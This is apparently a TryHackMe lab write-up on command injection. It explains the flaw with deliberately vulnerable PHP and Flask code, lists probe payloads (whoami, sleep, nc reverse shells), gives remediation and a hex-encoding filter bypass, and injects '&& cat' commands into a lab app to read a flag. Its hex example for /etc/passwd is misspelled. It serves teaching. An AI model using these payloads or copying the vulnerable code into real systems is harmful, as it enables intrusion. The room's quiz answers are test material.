

TryHackMe – Command Injection



Learn about a vulnerability allowing you to execute commands through a vulnerable app, and its remediations.

Task 1: What is Command Injection?

Command Injection is a vulnerability that occurs when an attacker manipulates input fields to inject malicious commands into a vulnerable application. This can lead to unauthorized execution of arbitrary commands on the targeted server, potentially resulting in data breaches, system compromise, or unintended operations.

In other words, command injection is the abuse of an application's behavior to execute commands on the operating system, using the same privileges that the application on a device is running with. For example, achieving command injection on a web server running as a user named `joe` will execute commands under this `joe` user - and therefore obtain any permissions that `joe` has.

Command injection is also often known as “Remote Code Execution” (RCE) because of the ability to remotely execute code within an application. These vulnerabilities are often the most lucrative to an attacker because it means that the attacker can directly interact with the vulnerable system. For example, an attacker may read system or user files, data, and things of that nature.

For example, being able to abuse an application to perform the command `whoami` to list what user account the application is running will be an example of command injection.

Task 2: Discovering Command Injection

This vulnerability exists because applications often use functions in programming languages such as PHP, Python and NodeJS to pass data to and to make system calls on the machine's operating system. For example, taking input from a field and searching for an entry into a file. Take this code snippet below as an example:

In this code snippet, the application takes data that a user enters in an input field named `$title` to search a directory for a song title. Let's break this down into a few simple steps.

```

<?php
$songs = "/var/www/html/songs" 1.
if (isset($_GET["title"])) { 2.
    $title = $_GET["title"];
    $command = "grep $title /var/www/html/songtitle.txt"; 3.
    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song<p><p> $title does <p><b>not</b><p> exist!<p>";
    } else {
        $return = "<p>The requested song<p><p> $title does <p><b>exist!</b>";
    }
    echo $return;
}
?>

```

1. The application stores MP3 files in a directory contained on the operating system.
2. The user inputs the song title they wish to search for. The application stores this input into the `$title` variable.
3. The data within this `$title` variable is passed to the command `grep` to search a text file named `songtitle.txt` for the entry of whatever the user wishes to search for.
4. The output of this search of `songtitle.txt` will determine whether the application informs the user that the song exists or not.

Now, this sort of information would typically be stored in a database; however, this is just an example of where an application takes input from a user to interact with the application's operating system.

An attacker could abuse this application by injecting their own commands for the application to execute. Rather than using `grep` to search for an entry in `songtitle.txt`, they could ask the application to read data from a more sensitive file.

Abusing applications in this way can be possible no matter the programming language the application uses. As long as the application processes and executes it, it can result in command injection. For example, this code snippet below is an application written in Python.

```

import subprocess

from flask import Flask 1.
app = Flask(__name__)

def execute_command(shell): 2.
    return subprocess.Popen(shell, shell=True, stdout=subprocess.PIPE).stdout.read()

@app.route('/<shell>') 3.
def command_server(shell):
    return execute_command(shell)

```

Note, you are not expected to understand the syntax behind these applications. However, for the sake of reason, I have outlined the steps of how this Python application works as well.

1. The "flask" package is used to set up a web server

2. A function that uses the "subprocess" package to execute a command on the device
3. We use a route in the webserver that will execute whatever is provided. For example, to execute `whoami`, we'd need to visit `http://flaskapp.thm/whoami`

Question 1: What variable stores the user's input in the PHP code snippet in this task?

Answer: `$title`

Question 2: What HTTP method is used to retrieve data submitted by a user in the PHP code snippet?

Answer: `GET`

Question 3: If I wanted to execute the `id` command in the Python code snippet, what route would I need to visit?

Answer: `/id`

Task 3: Exploiting Command Injection

Applications that use user input to populate system commands with data can often be combined in unintended behavior. **For example, the shell operators `;`, `&` and `&&` will combine two (or more) system commands and execute them both.**

Command Injection can be detected in mostly one of two ways:

1. Blind command injection
2. Verbose command injection

Method	Description
Blind	This type of injection is where there is no direct output from the application when testing payloads. You will have to investigate the behaviours of the application to determine whether or not your payload was successful.
Verbose	This type of injection is where there is direct feedback from the application once you have tested a payload. For example, running the <code>whoami</code> command to see what user the application is running under. The web application will output the username on the page directly.

Detecting Blind Command Injection

Blind command injection is when command injection occurs; however, there is no output visible, so it is not immediately noticeable. For example, a command is executed, but the web application outputs no message.

For this type of command injection, we will need to use payloads that will cause some time delay. For example, the `ping` and `sleep` commands are significant payloads to test with. Using `ping` as an example, the application will hang for x seconds in relation to how many *pings* you have specified.

Another method of detecting blind command injection is by forcing some output. This can be done by using redirection operators such as `>`. For example, we can tell the web application to execute commands

such as `whoami` and redirect that to a file. We can then use a command such as `cat` to read this newly created file's contents.

Testing command injection this way is often complicated and requires quite a bit of experimentation, significantly as the syntax for commands varies between Linux and Windows.

The `curl` command is a great way to test for command injection. This is because you can use `curl` to deliver data to and from an application in your payload. Take this code snippet below as an example, a simple curl payload to an application is possible for command injection.

```
curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami
```

Detecting Verbose Command Injection

Detecting command injection this way is arguably the easiest method of the two. Verbose command injection is when the application gives you feedback or output as to what is happening or being executed.

For example, the output of commands such as `ping` or `whoami` is directly displayed on the web application.

Useful payloads

Linux

Payload	Description
whoami	See what user the application is running under.
ls	List the contents of the current directory. You may be able to find files such as configuration files, environment files (tokens and application keys), and many more valuable things.
ping	This command will invoke the application to hang. This will be useful in testing an application for blind command injection.
sleep	This is another useful payload in testing an application for blind command injection, where the machine does not have <code>ping</code> installed.
nc	Netcat can be used to spawn a reverse shell onto the vulnerable application. You can use this foothold to navigate around the target machine for other services, files, or potential means of escalating privileges.

Windows

Payload	Description
whoami	See what user the application is running under.
dir	List the contents of the current directory. You may be able to find files such as configuration files, environment files (tokens and application keys), and many more valuable things.
ping	This command will invoke the application to hang. This will be useful in testing an application for blind command injection.
timeout	This command will also invoke the application to hang. It is also useful for testing an application for blind command injection if the <code>ping</code> command is not installed.

Question 4: What payload would I use if I wanted to determine what user the application is running as?

Answer: *whoami*

Question 5: What popular network tool would I use to test for blind command injection on a Linux machine?

Answer: *ping*

Question 6: What payload would I use to test a Windows machine for blind command injection?

Answer: *timeout*

Task 4: Remediating Command Injection

Command injection can be prevented in a variety of ways. Everything from minimal use of potentially dangerous functions or libraries in a programming language to filtering input without relying on a user's input. The examples below are of the PHP programming language; however, the same principles can be extended to many other languages.

Vulnerable Functions

In PHP, many functions interact with the operating system to execute commands via shell; these include:

- Exec
- Passthru
- System

Take this snippet below as an example. Here, the application will only accept and process numbers that are inputted into the form. This means that any commands such as `whoami` will not be processed.

```
<input type="text" id="ping" name="ping" pattern="[0-9]+">/input> 1.  
<?php  
echo passthru("/bin/ping -c 4 ".$_GET["ping"]); 2.  
?>
```

1. The application will only accept a specific pattern of characters (the digits 0-9)
2. The application will then only proceed to execute this data which is all numerical.

These functions take input such as a string or user data and will execute whatever is provided on the system. Any application that uses these functions without proper checks will be vulnerable to command injection.

Input sanitisation

Sanitising any input from a user that an application uses is a great way to prevent command injection. This is a process of specifying the formats or types of data that a user can submit. For example, an input field that only accepts numerical data or removes any special characters such as `>`, `&` and `/`.

In the snippet below, the `filter_input` [PHP function](#) is used to check whether or not any data submitted via an input form is a number or not. If it is not a number, it must be invalid input.

```
<?php
if (!filter_input(INPUT_GET, "number", FILTER_VALIDATE_NUMBER)) {
}
```

Bypassing Filters

Applications will employ numerous techniques in filtering and sanitising data that is taken from a user's input. These filters will restrict you to specific payloads; however, we can abuse the logic behind an application to bypass these filters. For example, an application may strip out quotation marks; we can instead use the hexadecimal value of this to achieve the same result.

When executed, although the data given will be in a different format than what is expected, it can still be interpreted and will have the same result.


```
$payload = "\x2f\x65\x74\x63\x2f\x70\x61\x73\x77\x64"
```

Question 7: What is the term for the process of "cleaning" user input that is provided to an application?

Answer: *sanitisation*

Task 5: Practical: Command Injection (Deploy)

Deploy the machine in the room. Click on "Start Machine" button. This is displayed:




The screenshot shows a web interface for 'DiagnoseIT' under the 'ACKme IT Services' header. The page instructs the user to 'Use this handy web application to test the availability of a device by entering it's IP address in the field below. For example, 127.0.0.1'. There is a text input field containing '127.0.0.1' and a blue 'Execute' button below it.

Test some payloads on the application hosted on the website visible in split-screen view to test for command injection. Refer to [this cheat sheet](#) if you are stuck or wish to explore some more complex payloads.

Enter in the input **<IP provided from TryHackMe> && whoami**

In my example, I used: **10.10.43.166 && whoami**

The screen should look like this:



ACKme IT Services

DiagnoseIT

Use this handy web application to test the availability of a device by entering it's IP address in the field below. For example, 127.0.0.1

Execute

Here is your command: 10.10.43.166 && whoami

Output:

```
PING 10.10.43.166 (10.10.43.166) 56(84) bytes of data. 64 bytes from 10.10.43.166: icmp_seq=1 ttl=64 time=0.015 ms 64 bytes from 10.10.43.166: icmp_seq=2 ttl=64 time=0.030 ms 64 bytes from 10.10.43.166: icmp_seq=3 ttl=64 time=0.032 ms 64 bytes from 10.10.43.166: icmp_seq=4 ttl=64 time=0.031 ms --- 10.10.43.166 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3054ms rtt min/avg/max/mdev = 0.015/0.027/0.032/0.007 ms www-data
```

Question 8: What user is this application running as?


Answer: *www-data*

To solve the next question, we must see the current directory.

Enter: **<IP provided from TryHackMe> && pwd**

In my example, I used: **10.10.43.166 && pwd**

The screen should look like this:



ACKme IT Services

DiagnoseIT

Use this handy web application to test the availability of a device by entering it's IP address in the field below. For example, 127.0.0.1

Execute

Here is your command: 10.10.43.166 && pwd

Output:

```
PING 10.10.43.166 (10.10.43.166) 56(84) bytes of data. 64 bytes from 10.10.43.166: icmp_seq=1 ttl=64 time=0.017 ms 64 bytes from 10.10.43.166: icmp_seq=2 ttl=64 time=0.030 ms 64 bytes from 10.10.43.166: icmp_seq=3 ttl=64 time=0.032 ms 64 bytes from 10.10.43.166: icmp_seq=4 ttl=64 time=0.031 ms --- 10.10.43.166 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3061ms rtt min/avg/max/mdev = 0.017/0.027/0.032/0.006 ms /var/www/html
```

OK, so we are in **/var/www/html**

To find the flag from the flag.txt file, we need the **cat** command.

Enter: **<IP provided from TryHackMe> cat /home/tryhackme/flag.txt**

In my example, I used: **10.10.43.166 && cat /home/tryhackme/flag.txt**

The screen should look like this:



DiagnoselT

Use this handy web application to test the availability of a device by entering it's **IP address** in the field below. For example, **127.0.0.1**

Execute

Here is your command: 10.10.43.166 && cat /home/tryhackme/flag.txt

Output:


```
PING 10.10.43.166 (10.10.43.166) 56(84) bytes of data: 64 bytes from 10.10.43.166: icmp_seq=1 ttl=64 time=0.016 ms 64 bytes from 10.10.43.166: icmp_seq=2 ttl=64 time=0.032 ms 64 bytes from 10.10.43.166: icmp_seq=3 ttl=64 time=0.032 ms 64 bytes from 10.10.43.166: icmp_seq=4 ttl=64 time=0.030 ms --- 10.10.43.166 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3058ms rtt min/avg/max/mdev = 0.016/0.027/0.032/0.006 ms THM{COMMAND_INJECTION_COMPLETE}
```

Question 9:

What are the contents of the flag located in /home/tryhackme/flag.txt?

Answer: **THM{COMMAND_INJECTION_COMPLETE}**

Happy Hacking! 🐱



Thanks and Regards,

ShadowGirl 🐱🤔